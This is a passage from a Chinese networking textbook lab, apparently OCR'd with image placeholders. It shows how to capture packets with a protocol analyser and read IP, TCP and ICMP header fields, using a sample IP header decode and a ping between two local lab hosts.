


图 3.3.59 数据分析窗口

(8) 从窗口中可以看出，IP 数据包封装在 TCP 数据包的前面，如图 3.3.60 所示。




图 3.3.60　数据分析窗口

(9) IP 数据包头的结构如图 3.3.61 所示。查看 IP 头,如图 3.3.62 所示。

<table>
<tr><td>4位版本</td><td>4位首部长</td><td>8位服务类型(TOS)</td><td colspan="2">16位总长度(字节数)</td></tr>
<tr><td colspan="3">16位标识</td><td>3位标识</td><td>13位片位移</td></tr>
<tr><td colspan="2">8位生存周期(TTL)</td><td>8位协议</td><td colspan="2">16位首部校验和</td></tr>
<tr><td colspan="5">32位源地址IP</td></tr>
<tr><td colspan="5">32位目的地址IP</td></tr>
<tr><td colspan="5">选项(如果有)</td></tr>
</table>

图 3.3.61　IP 数据包头结构

(10) 查看 TCP 包,如图 3.3.63 所示。TCP 包头的结构如图 3.3.64 所示。

(11) 定义过滤器来捕捉 192.168.0.40 的 ICMP 数据包,如图 3.3.65 所示。

(12) 从本机(192.168.0.245)Ping 目标主机(192.168.0.40),如图 3.3.66 所示。

(13) 停止捕捉后从 Decode 窗口中找出 ECHO 及 ECHO REPLY 数据包,如图 3.3.67 所示。

(14) 分析 ICMP 数据包头信息,如图 3.3.68 所示。

ICMP 类型:8。

代码:0。

校验和:395C(正确)。

确认号:1024。

序号:4096。

```
IP:
IP: Version = 4, header length = 20 bytes
IP: Type of service = 00
IP:       000. .... = routine
IP:       ...0 .... = normal delay
IP:       .... 0... = normal throughput
IP:       .... .0.. = normal reliability
IP:       .... ..0. = ECT bit - transport protocol will ignore the CE bit
IP:       .... ...0 = CE bit - no congestion
IP: Total length    = 48 bytes
IP: Identification  = 1318
IP: Flags           = 4X
IP:       .1.. .... = don't fragment
IP:       ..0. .... = last fragment
IP: Fragment offset = 0 bytes
IP: Time to live    = 128 seconds/hops
IP: Protocol        = 6 (TCP)
IP: Header checksum = 6EAE (correct)
IP: Source address      = [192.168.0.40], VIR207
IP: Destination address = [192.5.6.30], a.gtld-servers.net
IP: No options
IP:
```

图 3.3.62　查看 IP 头




图 3.3.63　TCP 包解码

源端口号：1282								目标端口号：53
32 位询问序号：1611929767								
32 位确认序号：1611929768								
偏移	保　留	URG	ACK	PSH	PST	SYN	FIN	16 位窗口大小：65535
16 位校验和								16 位紧急指针
选项								

图 3.3.64　TCP 包头结构

